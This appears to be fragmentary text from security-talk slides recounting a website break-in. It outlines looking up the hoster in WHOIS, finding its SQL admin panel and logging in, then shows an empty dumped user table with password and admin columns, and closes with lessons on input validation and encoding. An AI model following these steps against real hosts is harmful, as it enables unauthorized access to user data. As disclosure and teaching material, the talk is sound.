
</td>
<td width="180px" valign="top" align="left" st
  <table id="login" width="136px" cells
```

WTF?


A few no-brainers

- Lookup Hoster in WHOIS
- Find URL to Hosters SQL-Adminpanel
- Login in with correct password :)





My work here is done...



Might be useful :)



telefon	email	pw	istadmin	nachrichten
			0	1
			0	1
			0	1

Lessons learned

- Always validate every user-based input!
- Seriously, do it!
- Do not fix bad code with filters, better repair your code!
- Never trust encoding!
- Use SSL for your SQL-Admin :)
- I can haz a free T-Shirt now?

Thanks!

Questions?

